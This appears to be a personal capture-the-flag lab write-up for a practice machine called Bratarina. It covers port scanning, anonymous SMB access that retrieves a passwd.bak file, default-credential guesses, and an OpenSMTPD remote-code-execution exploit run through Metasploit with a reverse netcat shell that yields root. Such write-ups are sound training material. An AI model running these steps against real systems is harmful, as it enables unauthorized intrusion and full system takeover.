Bratarina

Key Takeaways

- Dont tunnel on the web app too soon and once it seems like a dead end, maybe turn to looing at your enumeration again for the other services. The attack chains should not be complex, don’t need to dig too hard.

Walk Through

Target: 192.168.184.71

Getting rustscan going for some quick enumeration

```
rustscan -a 192.168.184.71 --ulimit 5000

PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 61
25/tcp  open  smtp         syn-ack ttl 61
80/tcp  open  http         syn-ack ttl 61
445/tcp open  microsoft-ds syn-ack ttl 61
```

Getting nmap running

```
nmap -sC -sV 192.168.184.71 -oA defualt_scripts



PORT    STATE  SERVICE     VERSION
22/tcp  open   ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   2048 db:dd:2c:ea:2f:85:c5:89:bc:fc:e9:a3:38:f0:d7:50 (RSA)
|   256 e3:b7:65:c2:a7:8e:45:29:bb:62:ec:30:1a:eb:ed:6d (ECDSA)
|_  256 d5:5b:79:5b:ce:48:d8:57:46:db:59:4f:cd:45:5d:ef (ED25519)
25/tcp  open   smtp        OpenSMTPD
```


```
| smtp-commands: bratarina Hello nmap.scanme.org [192.168.45.174], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
53/tcp  closed domain
80/tcp  open   http        nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title:         Page not found - FlaskBB
445/tcp open   netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: COFFEECORP)
Service Info: Host: bratarina; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: bratarina
|   NetBIOS computer name: BRATARINA\x00
|   Domain name: \x00
|   FQDN: bratarina
|_  System time: 2025-08-18T22:48:26-04:00
| smb2-time:
|   date: 2025-08-19T02:48:23
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h20m01s, deviation: 2h18m35s, median: 0s
```

Getting autorecon going

```
autorecon 192.168.184.71 --nmap-append="--min-rate=5000" --dirbuster.threads=30 -v
```

22 SSH



Trying some default credential logins for ssh

root:root,toor

admin:password,admin

53 DNS

nmap said this one was closed

445 smb

attempting to enumerate shares using a guest session

```
nxc smb 192.168.184.71 -u '' -p '' --shares
```

```
┌──(kali㉿kali)-[~/offsec/bratarina]
└─$ nxc smb 192.168.184.71 -u '' -p '' --shares
SMB         192.168.184.71  445    BRATARINA        [*] Unix - Samba (name:BRATARINA) (domain:) (signing:False) (SMBv1:True)
SMB         192.168.184.71  445    BRATARINA        [+] \: (Guest)
SMB         192.168.184.71  445    BRATARINA        [*] Enumerated shares
SMB         192.168.184.71  445    BRATARINA        Share           Permissions     Remark
SMB         192.168.184.71  445    BRATARINA        -----           -----------     ------
SMB         192.168.184.71  445    BRATARINA        backups         READ            Share for backups
SMB         192.168.184.71  445    BRATARINA        IPC$                            IPC Service (Samba 4.7.6-Ubuntu)
```

Running the spierplus module to enumerate the backups share that is reported as readable

```
nxc smb 192.168.184.71 -u '' -p '' -M spider_plus
```

```
SMB         192.168.184.71  445    BRATARINA        backups         READ            Share for backups
SMB         192.168.184.71  445    BRATARINA        IPC$                            IPC Service (Samba 4.7.6-Ubuntu)
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/192.168.184.71.json".
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] SMB Shares:           2 (backups, IPC$)
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] SMB Readable Shares:  1 (backups)
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] Total folders found:  0
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] Total files found:    1
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] File size average:    1.71 KB
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] File size min:        1.71 KB
SPIDER_PLUS 192.168.184.71  445    BRATARINA        [*] File size max:        1.71 KB

┌──(kali㉿kali)-[~/offsec/bratarina]
└─$ cd /tmp/nxc_hosted/nxc_spider_plus

┌──(kali㉿kali)-[/tmp/nxc_hosted/nxc_spider_plus]
└─$ ls
192.168.184.71.json

┌──(kali㉿kali)-[/tmp/nxc_hosted/nxc_spider_plus]
└─$ cat 192.168.184.71.json
{
    "backups": {
        "passwd.bak": {
            "atime_epoch": "2020-07-06 03:46:41",
            "ctime_epoch": "2020-07-06 03:46:41",
            "mtime_epoch": "2020-07-06 03:46:41",
            "size": "1.71 KB"
        }
    }
}
```

it says there is a backups passwd.bak file to login with smbclient and get


connect to the backups share using smbclient with a null session

```
smbclient -N //192.168.184.71/backups
```

```
┌──(kali㉿kali)-[/tmp/nxc_hosted/nxc_spider_plus]
└─$ smbclient -N //192.168.184.71/backups
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jul  6 03:46:41 2020
  ..                                  D        0  Mon Jul  6 03:46:41 2020
  passwd.bak                          N     1747  Mon Jul  6 03:46:41 2020

                10253588 blocks of size 1024. 6244840 blocks available
smb: \> get passwd.bak
getting file \passwd.bak of size 1747 as passwd.bak (3.9 KiloBytes/sec) (average 3.9 KiloBytes/sec)
smb: \>
```

Looking at the contents of this file its a backup of the passwd file



- users with a shell
  - root
  - postgres
  - neil

This to me looks like if I go look at the web server postgres is likely to be my entry point

attempting to ssh to the machine as neil, using password and neil didn't work

enum4linux was able to enumerate the password policy via rpc

```
 ========================================
|    Policies via RPC for 192.168.184.71    |
 ========================================
[94m[*] Trying port 445/tcp[0m
[92m[+] Found policy:
Domain password information:
  Password history length: None
  Minimum password length: 5
  Maximum password age: 49710 days 6 hours 21 minutes
  Password properties:
  - DOMAIN_PASSWORD_COMPLEX: false
  - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
  - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
  - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
  - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
  - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: 49710 days 6 hours 21 minutes[0m
```


80 HTTP

Looking at the dirbuster autorecon results

there is an index page and there is a robots.txt file


```
tcp_25_smtp_user-enum_hydra_expn.txt   tcp_80_http_feroxbuster_dirbuster.txt ×
192.168.184.71 > scans > tcp80 > tcp_80_http_feroxbuster_dirbuster.txt
  1   Configuration {
260       scan_dir_listings: false,
261       request_file: "",
262       protocol: "https",
263       limit_bars: 0,
264   }
265   200      GET       25l       69w      612c http://192.168.184.71/index.html
266   200      GET        1l        2w       14c http://192.168.184.71/robots.txt
```

The index.html doesn’t show anything of interest to me



Neither did the robots.txt file

Looking at the root / page I see a 404 error and it tells me that the site is powered by flaskbb




Looking into flaskbb exploits I found a couple of exploitdb post that highlighting flashbb exploits and at first I thought that they might be typos, becuase at one point in the article it would say flask and at another flash. So I spent sometime going down this rabit hole, but didn't find anything.

At this point I went back to my enumeration output and wanted to look deeper into SMTP

25 SMTP

At first this didn't seem interesting

Nothing particularly of interest here



Hydra was also run to try and do user enumeration


However, googling SMTPD 2.0.0 exploits did find some interesting RCE exploits

running searchsploit for some exploits

and running search for some exploits in msfconsole did find some things of interest

I get one use of metasploit in the exam so its generally not best practice for these lab machines I think, but in this case I didn't see an easy implementation of the exploit online so I went with this and it worked.

searchsploit did find some exploits for this software



```
msf6 > search open smtpd

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/unix/smtp/opensmtpd_mail_from_rce  2020-01-28       excellent  Yes    OpenSMTPD MAIL FROM Remote Code Execution
   1  exploit/unix/local/opensmtpd_oob_read_lpe  2020-02-24       average    Yes    OpenSMTPD OOB Read Local Privilege Escalation
```

```
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > show options

Module options (exploit/unix/smtp/opensmtpd_mail_from_rce):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RCPT_TO  root             yes       Valid mail recipient
   RHOSTS   192.168.184.71   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    25               yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   OpenSMTPD 6.4.0 - 6.6.1



View the full module info with the info, or info -d command.

msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > set lhost tun0
lhost => 192.168.45.174
msf6 exploit(unix/smtp/opensmtpd_mail_from_rce) > run
```

```
whoami
root
ifconfig | grep inet
/bin/sh: 4: ifconfig: not found
ip | grep inet
Usage: ip [ OPTIONS ] OBJECT { COMMAND | help }
       ip [ -force ] -batch filename
where  OBJECT := { link | address | addrlabel | route | rule | neigh | ntable |
                   tunnel | tuntap | maddress | mroute | mrule | monitor | xfrm |
                   netns | l2tp | fou | macsec | tcp_metrics | token | netconf | ila |
                   vrf | sr }
       OPTIONS := { -V[ersion] | -s[tatistics] | -d[etails] | -r[esolve] |
                    -h[uman-readable] | -iec |
                    -f[amily] { inet | inet6 | ipx | dnet | mpls | bridge | link } |
                    -4 | -6 | -I | -D | -B | -0 |
                    -l[oops] { maximum-addr-flush-attempts } | -br[ief] |
                    -o[neline] | -t[imestamp] | -ts[hort] | -b[atch] [filename] |
                    -rc[vbuf] [size] | -n[etns] name | -a[ll] | -c[olor]}
ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet 192.168.184.71/24 brd 192.168.184.255 scope global ens160
```